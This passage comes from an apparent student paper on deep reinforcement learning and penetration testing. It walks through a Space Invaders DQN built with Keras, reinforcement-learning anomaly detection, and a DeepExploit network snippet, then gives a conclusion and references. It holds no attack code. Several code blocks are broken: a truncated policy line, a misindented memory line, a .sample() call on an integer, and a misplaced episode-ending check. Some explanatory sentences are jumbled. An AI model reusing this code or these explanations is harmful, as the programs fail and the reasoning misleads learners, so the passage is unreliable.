from rl.memory import SequentialMemory
from rl.policy import LinearAnnealedPolicy, EpsGreedyQPolicy

env = gym.make('SpaceInvaders-v0')
height, width, channels = env.observation_space.shape
actions = env.action_space.n

env.unwrapped.get_action_meanings()
```

Consider the initial state (state0) of this game, the spaceship and the aliens are in the starting positions and the Q-table.

State	Action	Reward
state0	left	3
state0	right	3
state0	shoot	10

According to the Q-table, the shooting action will maximize the reward. Based on the observed state, the policy in the current state is to look at the Q-table and select the action with the largest reward.

However, most games have too many states to be listed in the table. In this case, the Q learning agent will learn the Q function instead of the Q table.

In a particular state, it is easy for us to make a decision: we only need to look at each possible action and its reward, and then take the action corresponding to the highest expected reward.

Pick an Action

```
epsilon = 0.9 # start with a 90% chance of picking a random action

# code to pick action
if np.random.uniform(0, 1) < epsilon: # we will check if a randomly selected value is less than epsilon.
    action = env.action_space.n.sample() # take random action
else:
    action = np.argmax(Q[state, :]) # use Q table to pick best action based on current values
```

```

rewards = []
for episode in range(EPISODES):

    state = env.reset()
    for _ in range(MAX_STEPS):

        if RENDER:
            env.render()

        if np.random.uniform(0, 1) < epsilon:
            action = env.action_space.sample()
        else:
            action = np.argmax(Q[state, :])

        next_state, reward, done, _ = env.step(action)

        Q[state, action] = Q[state, action] + LEARNING_RATE * (reward + GAMMA * np.max(Q[next_state, :]) - Q[state, action])

        state = next_state

    if done:
        rewards.append(reward)
        epsilon -= 0.001
        break # reached goal

print(Q)
print(f"Average reward: {sum(rewards)/len(rewards)}:")

```

This satisfies the requirements of the decision function: given the state in the game, it can determine an action. However, this solution depends on knowing the Q (state, action) of each state and action. To estimate Q (state, effect), consider the following factors:

Given the many observations of the agent's state, actions, and rewards, an estimate of the reward for each state and action can be obtained by averaging.

"Space Invaders" is a delayed reward game: players get rewards when aliens are blown up, not when they shoot. However, the player's action by shooting is the real motivation to get rewards. The Q function must be assigned a positive reward in some way (state0, shooting).

```

def build_model(height, width, channels, actions):
    model = Sequential()
    model.add(Convolution2D(32, (8,8), strides=(4,4), activation='relu', input_shape=(3,height, width, channels)))
    model.add(Convolution2D(64, (4,4), strides=(2,2), activation='relu'))
    model.add(Convolution2D(64, (3,3), activation='relu'))
    model.add(Flatten())
    model.add(Dense(512, activation='relu'))
    model.add(Dense(256, activation='relu'))
    model.add(Dense(actions, activation='linear'))
    return model

model = build_model(height, width, channels, actions)

model.summary()

def build_agent(model, actions):
    policy = LinearAnnealedPolicy(EpsGreedyQPolicy(), attr='eps', value_max=1., value_min=.1, value_test=.2, nb_s
memory = SequentialMemory(limit=1000, window_length=3)
    dqn = DQNAgent(model=model, memory=memory, policy=policy,
                    enable_dueling_network=True, dueling_type='avg',
                    nb_actions=actions, nb_steps_warmup=1000
    )

    return dqn

dqn = build_agent(model, actions)
dqn.compile(Adam(lr=1e-4))

dqn.fit(env, nb_steps=10000, visualize=False, verbose=2)

try:
    scores = dqn.test(env, nb_episodes=10, visualize=True)
    print(np.mean(scores.history['episode_reward']))
except:
    print('Error!')

```


Comparing it with the first result, this is a major improvement. Therefore, based on the Atrai game, we can apply Anomaly detection in RL to automated penetration testing.

4.3.1 Deep Reinforcement Learning on Penetration testing

Currently, artificial intelligence is a mainstream and easy-to-use technology, but criminals are also increasingly using it, especially in cybercrime. Therefore, it is necessary to use autonomous agents to develop more complex network defence systems that can generate and execute effective strategies against such attacks ("Anomaly", n.d.).

Anomaly detection


Anomaly detection aims to find patterns in a data set that are inconsistent with expected normal behaviour. Most anomaly detection problems can be expressed as typical classification tasks in machine learning ("anomalies", n.d.). There are three main forms of anomaly detection. The first type of anomaly detection is unsupervised anomaly detection. By comparing data points with each other, establishing a baseline "normal" profile of the data and finding the differences between these points, the technology can detect anomalies in unlabelled data sets. In contrast, supervised anomaly detection requires the use of specific "normal" and "abnormal" labels to train the data set. Finally, semi-supervised anomaly detection technology requires the classifier to be trained on the "normal" data set to establish a present, and then analyse the expected data to detect anomalies ("Anomaly", n.d.).

In the field of cyber defence, with the continuous development of attackers, in order to avoid the development of detection systems, attack scenarios are constantly changing. Therefore, reinforcement learning can express this problem because autonomous agents will interact with the environment and take actions (such as allowing or prohibited). Denied access), and get rewards from the environment (positive rewards for correctly predicting anomalies, negative rewards for mis-predicting), and learn to predict anomalies with higher accuracy over a period of time. The working principle of an autonomous agent is to continuously monitor your network activity and compare it with established benchmarks to identify suspicious activity and alert you in real time. This can be anything from external attacks or unauthorized remote access to insecure devices connected to the network (providing 360-degree threat detection). It is non-intrusive and can even help with asset and vulnerability management by mapping the entire digital footprint of the network and highlighting potential weaknesses.

First, according to different protocols, port numbers, data packet sizes and transmission rates, it can be converted into numbers as input data. Then pass it to the neural network. There are two stages here, the training stage and the testing stage. In the training phase, all data is passed from the input layer to the hidden layer to process normal or normal results in the output layer. After that, the test data is passed in the test phase, and the difference between the input and output data is calculated as the "abnormal degree", which represents the degree of deviation from the normal state, to find out the network intrusion.

In reinforcement learning, the agents interact with the environment and takes action on the current state. In return, the environment then provides new status and rewards for the actions taken by the agent. To this end, similar to the Atrai game, it also uses OpenAi Gym to create the environment. The purpose is to teach autonomous agents to mark malicious network connection requests as abnormal. By providing a positive reward of +1 when the


agent performs the correct operation (marking a malicious network connection request and not marking a normal connection request), and providing the agent with a wrong action (when two marking normal connection requests)- A negative reward of 1 achieves this goal. Or not mark malicious connection requests) ("Anomaly", n.d.).



Once the initial state is created from the environment. Then it repeats many learning processes in the neural network, determines whether to flag or not flag from the current state, and obtains the reward and the next state from the environment until the exploration is completed.

Compared with Atrai games and Anomaly detection, the use of Deep Reinforcement Learning algorithms in DeepExploit has similarities. Both are automatic and built using Keras and Tensorflow.

Atrai games	DeepExploit
<pre> def build_model(height, width, channels, actions): model = Sequential() model.add(Convolution2D(32, (8,8), strides=(4,4), activation='relu', input_shape=(height, width, channels))) model.add(Convolution2D(64, (4,4), strides=(2,2), activation='relu')) model.add(Convolution2D(64, (3,3), activation='relu')) model.add(Flatten()) model.add(Dense(512, activation='relu')) model.add(Dense(256, activation='relu')) model.add(Dense(actions, activation='linear')) return model model = build_model(height, width, channels, actions) model.summary() def build_agent(model, actions): policy = LinearAnnealedPolicy(EpsGreedyQPolicy(), attr='eps', value_max=1., memory = SequentialMemory(limit=1000, window_length=3) dqn = DQNAgent(model=model, memory=memory, policy=policy, enable_dueling_network=True, dueling_type='avg', nb_actions=actions, nb_steps_warmup=1000) return dqn dqn = build_agent(model, actions) dqn.compile(Adam(lr=1e-4)) </pre>	<pre> # ParameterServer class ParameterServer: def __init__(self): # Identify by name to weights by the thread name (Name Space). with tf.variable_scope("parameter_server"): # Define neural network. self.model = self._build_model() # Declare server params. self.weights_params = tf.get_collection(tf.GraphKeys.TRAINABLE_VARIABLES, scope="parameter_server") # Define optimizer. self.optimizer = tf.train.RMSPropOptimizer(LEARNING_RATE, RMSPropDecay) # Define neural network. def _build_model(self): l_input = Input(batch_shape=(None, NUM_STATES)) l_dense1 = Dense(50, activation='relu')(l_input) l_dense2 = Dense(100, activation='relu')(l_dense1) l_dense3 = Dense(200, activation='relu')(l_dense2) l_dense4 = Dense(400, activation='relu')(l_dense3) out_actions = Dense(NUM_ACTIONS, activation='softmax')(l_dense4) out_value = Dense(1, activation='linear')(l_dense4) model = Model(inputs=[l_input], outputs=[out_actions, out_value]) return model </pre>



Especially in the penetration test of Cyber security, this is very convenient, because there are too many uncertainties in the network world. As mentioned earlier in this article, deep reinforcement learning can handle these uncertainties. Therefore, through the implementation of the Atrai games, a certain foundation will be provided for future improvements to DeepExploit.

IV. CONCLUSION AND FUTURE WORKS

This paper evaluates two well-known penetration tools and explores the ability to enhance future deep reinforcement learning implementation methods. In addition, it also reviewed how DeepExploit used this well-known tool for penetration testing in Deep Reinforcement Learning. It includes basic ideas about Deep Reinforcement Learning and how to use it for Deep Reinforcement Learning applications by understanding Atari games and anomaly detection network security.

For penetration testing, through the Deep Reinforcement Learning in dynamic threat detection, new and evolving threats can be automatically identified in real time. Therefore, in future research, Deep Reinforcement Learning will be used to autonomously detect and identify malicious software. Network anomalies and intrusions can provide rich analysis functions to support personnel investigation and response for Cyber security.

REFERENCE

Agarwal, M. & Singh, A. (2013). *Metasploit Penetration Testing Cookbook*. Packt Publishing.

Ajay, S. C. (2018). *Practical Network Scanning : Capture Network Vulnerabilities Using Standard Tools Such As Nmap and Nessus*. Packt Publishing.

Anomaly Detection. (n.d.). DeepAI. <https://deepai.org/machine-learning-glossary-and-terms/anomaly-detection>

Anomaly Detection through Reinforcement Learning. (n.d.). Zighra. <https://zighra.com/blogs/anomaly-detection-through-reinforcement-learning/>

Artificial Intelligence: Shaping a Future New Zealand. An Analysis of the Potential Impact and Opportunity of Artificial Intelligence on New Zealand's Society and Economy. (2018). AI Forum New Zealand. <https://www.mbie.govt.nz/dmsdocument/5754-artificial-intelligence-shaping-a-future-new-zealand-pdf>

Artificial Intelligence - Oxford Reference. (2021). Oxford University Press. <https://www.oxfordreference.com/view/10.1093/oi/authority.20110803095426960>

Brute force attacks. (2020). Kaspersky. <https://www.kaspersky.com/resource-center/definitions/brute-force-attack>

Calderon, P. (2017). *Nmap: Network Exploration and Security Auditing Cookbook - Second Edition*. Packt Publishing.

Chauhan, A. S. (2018). *Practical network scanning : capture network vulnerabilities using standard tools such as Nmap and Nessus*. Packt Publishing.

Chou, E. (2020). *Mastering Python Networking: Your one-stop solution to using Python for network automation, programmability, and DevOps (3rd ed.)*. Packt.

Cybercrime. (n.d.). New Zealand Police. <https://www.police.govt.nz/advice-services/cybercrime-and-internet/cybercrime>

de Lima, L. F., Horstmann, M. C., Neto, D. N., Grégio, A. R. A., Silva F., & Peres, L. M. (2020). On the Challenges of Automated Testing of Web Vulnerabilities. 2020 IEEE 29th International Conference on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE), Bayonne, France, 2020, pp. 203-206, doi: 10.1109/WETICE49692.2020.00047.

Dictionary Attack. (2011). SpringerLink. https://link-springer-com.ezproxy.massey.ac.nz/referenceworkentry/10.1007/978-1-4419-5906-5_74

Huang, H. C., Zhang, Z. K., Cheng, H. W. & Shieh, S. W. (2017). *Web Application Security: Threats, Countermeasures, and Pitfalls*. IEEE Computer society.

Jabeen, H. (2019). *Making Web Crawlers Using Scrapy for Python*. Datacamp. <https://www.datacamp.com/community/tutorials/making-web-crawlers-scrapy-python>

Jaswal, N. (2014). *Mastering Metasploit*. Packt Publishing.

Jevtic, G. (2020). *17 Best Security Penetration Testing Tools The Pros Use*. PhoenixNAP. <https://phoenixnap.com/blog/best-penetration-testing-tools>

Marsh, N. (2015). *Nmap Cookbook: The Fat-Free Guide to Network Security Scanning*. Fat Free Publishing.

Mitchell, R. (2015). *Web scraping with Python*. O'Reilly Media, Inc.

Nandy, A. & Biswas, M. (2018). *Reinforcement Learning: With Open AI, TensorFlow and Keras Using Python*. Apress

Ortega, J. M., Sarker, M. O. F., & Washington, S. (2019). *Learning Python Networking: A complete guide to build and deploy strong networking capabilities using Python 3.7 and Ansible (2nd ed.)*. Packt.

Pale, P. P. (2012). *Nmap 6: Network Exploration and Security Auditing Cookbook*. Packt Publishing.

Partially observable Markov decision process. (2020). Wikipedia. https://en.wikipedia.org/wiki/Partially_observable_Markov_decision_process

Penetration testing. (n.d.). Australian Cyber Security Centre. <https://www.cyber.gov.au/acsc/view-all-content/glossary/penetration-testing>

Penetration testing. (2017). National Cyber Security Centre. <https://www.ncsc.gov.uk/guidance/penetration-testing>

OWASP Top Ten Web Application Security Risks. (2021). OWASP. <https://owasp.org/www-project-top-ten/>

Petters, J. (2020). *24 Essential Penetration Testing Tools*. Varonis. <https://www.varonis.com/blog/penetration-testing-tools/>

Petukhov, A. & Kozlov, D. (2008). *Detecting Security Vulnerabilities in Web Applications Using Dynamic Analysis with Penetration Testing*. Computing Systems Lab, Department of Computer Science, Moscow State University.

Rahalkar, S. (2017). *Metasploit for beginners : create a threat-free environment with the best-in-class tool*. Packt Publishing.

Rahalkar, S. (2019). *Quick start guide to penetration testing : with NMAP, OpenVAS and Metasploit*. Apress.

Schwartz, J. (2018). *Autonomous Penetration Testing using Reinforcement Learning*. The University of Queensland. <https://arxiv.org/pdf/1905.05965.pdf>

Shaw, D. (2015). *Nmap Essentials*. Packt Publishing.

Shebli, H. M. Z. A., & Beheshti, B. D. (2018). *A study on penetration testing process and tools. IEEE Long Island Systems, Applications and Technology Conference (LISAT), Farmingdale, NY, 2018*, 1-7. <http://doi.org/10.1109/LISAT.2018.8378035>.

Silaparasetty, N. (2020). *Machine Learning Concepts with Python and the Jupyter Notebook Environment*. Apress. <https://doi.org/10.1007/978-1-4842-5967-2>

Taweh, B. II. (2019). *Applied reinforcement learning with Python: with OpenAI Gym, Tensorflow and Keras*. Apress.

TCP 3-Way Handshake Process. (2019). GeeksforGeeks. <https://www.geeksforgeeks.org/tcp-3-way-handshake-process/>

TCP ACK Scan. (n.d.). Nmap. <https://nmap.org/book/scan-methods-ack-scan.html>

Threat - glossary. (n.d.). National Institute of Standards and Technology, U.S. Department of Commerce. <https://csrc.nist.gov/glossary/term/threat>

What is Artificial Intelligence (A.I.)? IBM. <https://www.ibm.com/cloud/learn/what-is-artificial-intelligence>

What is penetration testing. (2020). CREST. <https://www.crest-approved.org/what-is-penetration-testing/index.html>